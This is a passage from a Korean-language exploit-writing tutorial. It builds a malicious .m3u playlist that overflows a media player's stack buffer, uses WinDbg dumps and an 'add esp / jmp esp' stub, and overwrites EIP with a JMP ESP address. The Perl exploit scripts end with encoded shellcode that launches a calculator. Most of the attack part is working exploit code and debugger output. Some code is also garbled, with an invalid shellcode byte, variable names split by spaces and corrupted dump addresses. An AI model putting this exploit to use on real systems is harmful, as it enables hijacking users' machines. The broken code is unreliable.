000ffe68	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000ffe78	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000ffe88	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000ffe98	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000ffea8	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0:000> d			
000ffeb8	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000ffec8	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000ffed8	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000ffee8	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000ffef8	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000fff08	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000fff18	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000fff28	41 41 41 41 41 41 41 41-90	90 90 90 90 90 90	AAAAAA.....
0:000> d			
000fff38	90 90 90 90 90 90 90 90-90	90 90 90 90 90 90	.....
000fff48	90 90 90 90 90 90 90 90-90	90 90 90 90 90 90	.....
000fff58	90 90 90 90 90 90 90 90-90	90 CC 41 41 41 41	.....AAAAA
000fff68	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000fff78	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000fff88	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA

그림29. offset 테스트 덤프 결과

이로써 버퍼 위치 지정 문제는 해결 되었다. 이제 두 번째로 우리가 할 일은, ESP 안에 가져다 놓을 점프 코드를 구성하는 것이다. 점프 코드의 목표는 ESP+511 위치로 점프하는 것이다. 이전에 했던 방법과 마찬가지로, 점프 코드를 작성하는 것은 의외로 간단하다. 우리가 원하는 어셈블리어를 windbg를 이용해 기계어로 바꾼 뒤, 결과 기계어를 코드 작성에 사용하면 간단히 해결된다.

ESP+511로 점프하기 위해 ESP에 511을 더해 주어야 한다. 여기서 큰 값을 한꺼번에 기계어로 처리해 주게 되면 널 바이트를 포함한 기계어를 얻을 수도 있다(여러 번 강조했듯이 널 바이트를 만나면 프로그램이 종료될 수 있다). 쉘코드로 이동하기 이전에 채워진 NOP 공간을 고려할 때, 정확하게 511 위치로 점프하지 않아도 된다. 511 또는 그 이상의 값만 더해 준다면 코드는 정상적으로 작동할 것이다.

ESP에 0x67 (103)을 5번 더해 보자. 그러면 ESP로 점프할 수 있게 된다. 이를 위한 어셈블리어는 다음과 같다.

```
ADD esp, 0x67 / ADD esp, 0x67 / ADD esp, 0x67 / ADD esp, 0x67 / ADD esp, 0x67 / JMP esp
```

이전에 했던 방식과 마찬가지로 windbg를 이용해 기계어를 구해 본다. (방법이 기억나지 않는다면 첫 번째 문서를 참고)



```

0:010> a
7c901219 add esp,0x67
add esp,0x67
7c90121c add esp,0x67
add esp,0x67
7c90121f add esp,0x67
add esp,0x67
7c901222 add esp,0x67
add esp,0x67
7c901225 add esp,0x67
add esp,0x67
7c901228 jmp esp
jmp esp
7c90122a u 7c901219
u 7c901219
^ Bad opcode error in 'u 7c901219'
7c90122a

0:010> u 7c901219
ntdll!DbgUserBreakPoint:0x7:
7c901219 83c467      add     esp,67h
7c90121c 83c467      add     esp,67h
7c90121f 83c467      add     esp,67h
7c901222 83c467      add     esp,67h
ntdll!RtlInitString:
7c901225 83c467      add     esp,67h
7c901228 ffe4        jmp     esp
7c90122a 8b542408    mov     edx,dword ptr [esp+8]
7c90122e c70200000000 mov     dword ptr [edx],0

```

그림30. windbg 를 이용해 기계어 획득

우리가 원하는 기계어를 찾았으니 공격 코드 소스를 수정해 보자.

```

my $file= "test9.m3u";
my $bufferize = 26072;
my $junk= "A" x 480;
my $NOP = "\x90" x 50;
my $shellcode = "\xcc";
my $restofbuffer = "A" x ($bufferize-(length($junk)+length($NOP)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 4;
my $점프 코드 = "\x83\xc4\x67". # add esp, 0x67
                                "\x83\xc4\x67". # add esp, 0x67
                                "\x83\xc4\x67". # add esp, 0x67
                                "\x83\xc4\x67". # add esp, 0x67
                                "\xff\xe4"; # jmp esp

my $NOP2 = "\x90" x 10; # 가시적인 구분을 위해 사용
my $buffer = $junk.$NOP.$shellcode.$restofbuffer;

```

```

print "Size of buffer : ".length($buffer)."Wn";

open($FILE,">$file");

print $FILE $buffer.$eip.$presheellcode.$점프 코드;

close($FILE);

print "m3u File Created successfullyWn";

```

그림30. 점프 코드를 포함한 공격 코드 소스

그림30 소스로 m3u 파일을 생성하고, 실행 후 충돌이 발생하면 ESP 레지스터를 덤프 한다.

```

000ffd38 83 c4 67 83 c4 67 83 c4-67 83 c4 67 83 c4 67 ff ..g..g..g..g..g..
000ffd48 e4 00 00 00 00 00 00 00-41 41 41 41 41 41 41 .....AAAAAAA
000ffd58 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffd68 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffd78 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffd88 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffd98 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fdda8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
0:000> d
000fdbb8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fddc8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fdd8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fde8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fdf8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe08 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe18 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe28 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
0:000> d
000ffe38 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe48 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe58 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe68 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe78 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe88 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe98 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fea8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
0:000> d
000feb8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fec8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fed8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fee8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fef8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fff08 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fff18 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000fff28 41 41 41 41 41 41 41 41-90 90 90 90 90 90 90 AAAAAAAAAA.....
0:000> d
000fff38 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000fff48 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000fff58 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000fff68 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAA

```

그림31. 점프 코드를 포함한 소스 실행 후 덤프 화면

점프 코드가 정확히 ESP 시작점에 위치하게 되었다. 쉘코드가 로드되면, ESP 는 000fff31 ~ 000fff61 사이의 NOP를 가리키게 된다. 그 다음 뒤에 이어지는 진짜 쉘코드가 실행되는 것이다.

마지막으로 우리는 EIP를 'JMP ESP' 로 덮어써야 한다. 첫 번째 문서에서, 0x01bbf23a 주소를 이용해 JMP ESP 명령을 수행할 수 있다고 언급했다. 이것을 이용해 공격 코드의 EIP 부분을 다음과 같이 수정해 본다.

```

my $file= "test10.m3u";
...
my $restofbuffer = "A" x ($bufferize-(length($junk)+length($NOP)+length($shellcode)));
my $eip = pack('V', 0x01bbf23a); # dll 내부의 JMP ESP 명령 삽입
my $preshellcode = "X" x 4;
...
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$점프 코드;
close($FILE);
print "m3u File Created successfully\n";

```

그림32. 점프 코드를 포함한 공격 코드 소스

그림 32에서 수정된 공격 코드가 작동하는 과정을 간단한 그림으로 나타내면 다음과 같다.




그림33. 소스 작동 원리

- ① ESP 는 우리가 입력한 opcode 의 시작 부분을 가리키고 있다.
- ② EIP 가 0x01bbf23a 를 거치면서 'JMP ESP' 를 수행한다.
- ③ opcode 실행 결과 프로그램의 흐름이 우리의 버퍼(fff31~fff61)로 이동한다.
- ④ 버퍼의 끝에 있는 'Wxcc(break)' 를 만나 예외가 발생된다.

코드를 실행하면 다음과 같은 결과가 나온다.

```
(61c.490): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91003d edx=00000001 esi=77c5fce0 edi=000065f1
eip=000fff62 esp=000fff3b ebp=00104678 iopl=0         nv up ei pl nz na po nd
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
000fff62 cc          int     3
0:000> d esp
000fff3b  90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000fff4b  90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000fff5b  90 90 90 90 90 90 90 90 90-41 41 41 41 41 41 .....AAAAAAA
000fff6b  41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 .....AAAAAAA
000fff7b  41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 .....AAAAAAA
000fff8b  41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 .....AAAAAAA
000fff9b  41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 .....AAAAAAA
000fffab  41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 .....AAAAAAA
```

그림34. EIP 수정 후 실행 덤프 결과

우리의 의도대로 프로그램의 흐름이 이동했다. 그렇다면 이제 NOP와 함께 채운 'A' 대신에 실제 셸코드를 삽입해 보자. 이 때 셸코드 크기를 고려해 NOP 이전에 채워 지는 'A' 문자열 개수를 줄인다. 또한 'A' 문자 개수를 줄였으므로 ESP+515 가 아닌 ESP+412 로 수정해 주어야 한다. 소스를 마무리해 보자.

```
my $file= "test11.m3u";
my $bufferize = 26072;
my $junk= "A" x 400; # 셸코드의 크기를 고려해 앞에 채워 지는 A 문자열 개수를 줄여 준다.
my $nop = "\x90" x 50;

my $shellcode = "\xdb\xc0\x31\x9w\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

my $restofbuffer = "A" x ($bufferize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V', 0x01bbf23a); # dll 내부의 JMP ESP 명령 삽입
```

```

my $preshe llcode = "X" x 4;
my $점프 코드 = "\x83\xc4\x67". # add esp, 0x67
                                "\x83\xc4\x67". # add esp, 0x67
                                "\x83\xc4\x67". # add esp, 0x67
                                "\xff\xe4";      # jmp esp
# 오프셋을 맞춰 주기 위해 ESP 에 412 만 더해 준다.

my $nop2 = "\x90" x 10; # 가시적인 구분을 위해 사용
my $buffer = $junk.$nop.$shellcode.$점프 코드;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshe llcode.$점프 코드;
close($FILE);
print "m3u File Created successfully\n";

```

그림35. 점프 코드를 포함한 공격 코드 소스

소스 수행 결과 공격이 성공적으로 수행되어 계산기가 뜨는 것을 확인 했다.




그림36. 공격 성공 화면

이번 문서에서는 우리가 작성한 셸코드로 프로그램의 흐름을 가져올 수 있는 다양한 기법들에 대해 다루어 보았다. 물론 더 효과적인 기법들도 많이 존재한다. 하지만 앞에서도 언급했듯이, 이 문서에서 소개한 기법들의 작동 원리를 완벽히 이해할 수 있다면 여타 응용된 기법들을 이해하고 활용하는데 큰 무리가 없을 것이라 생각한다.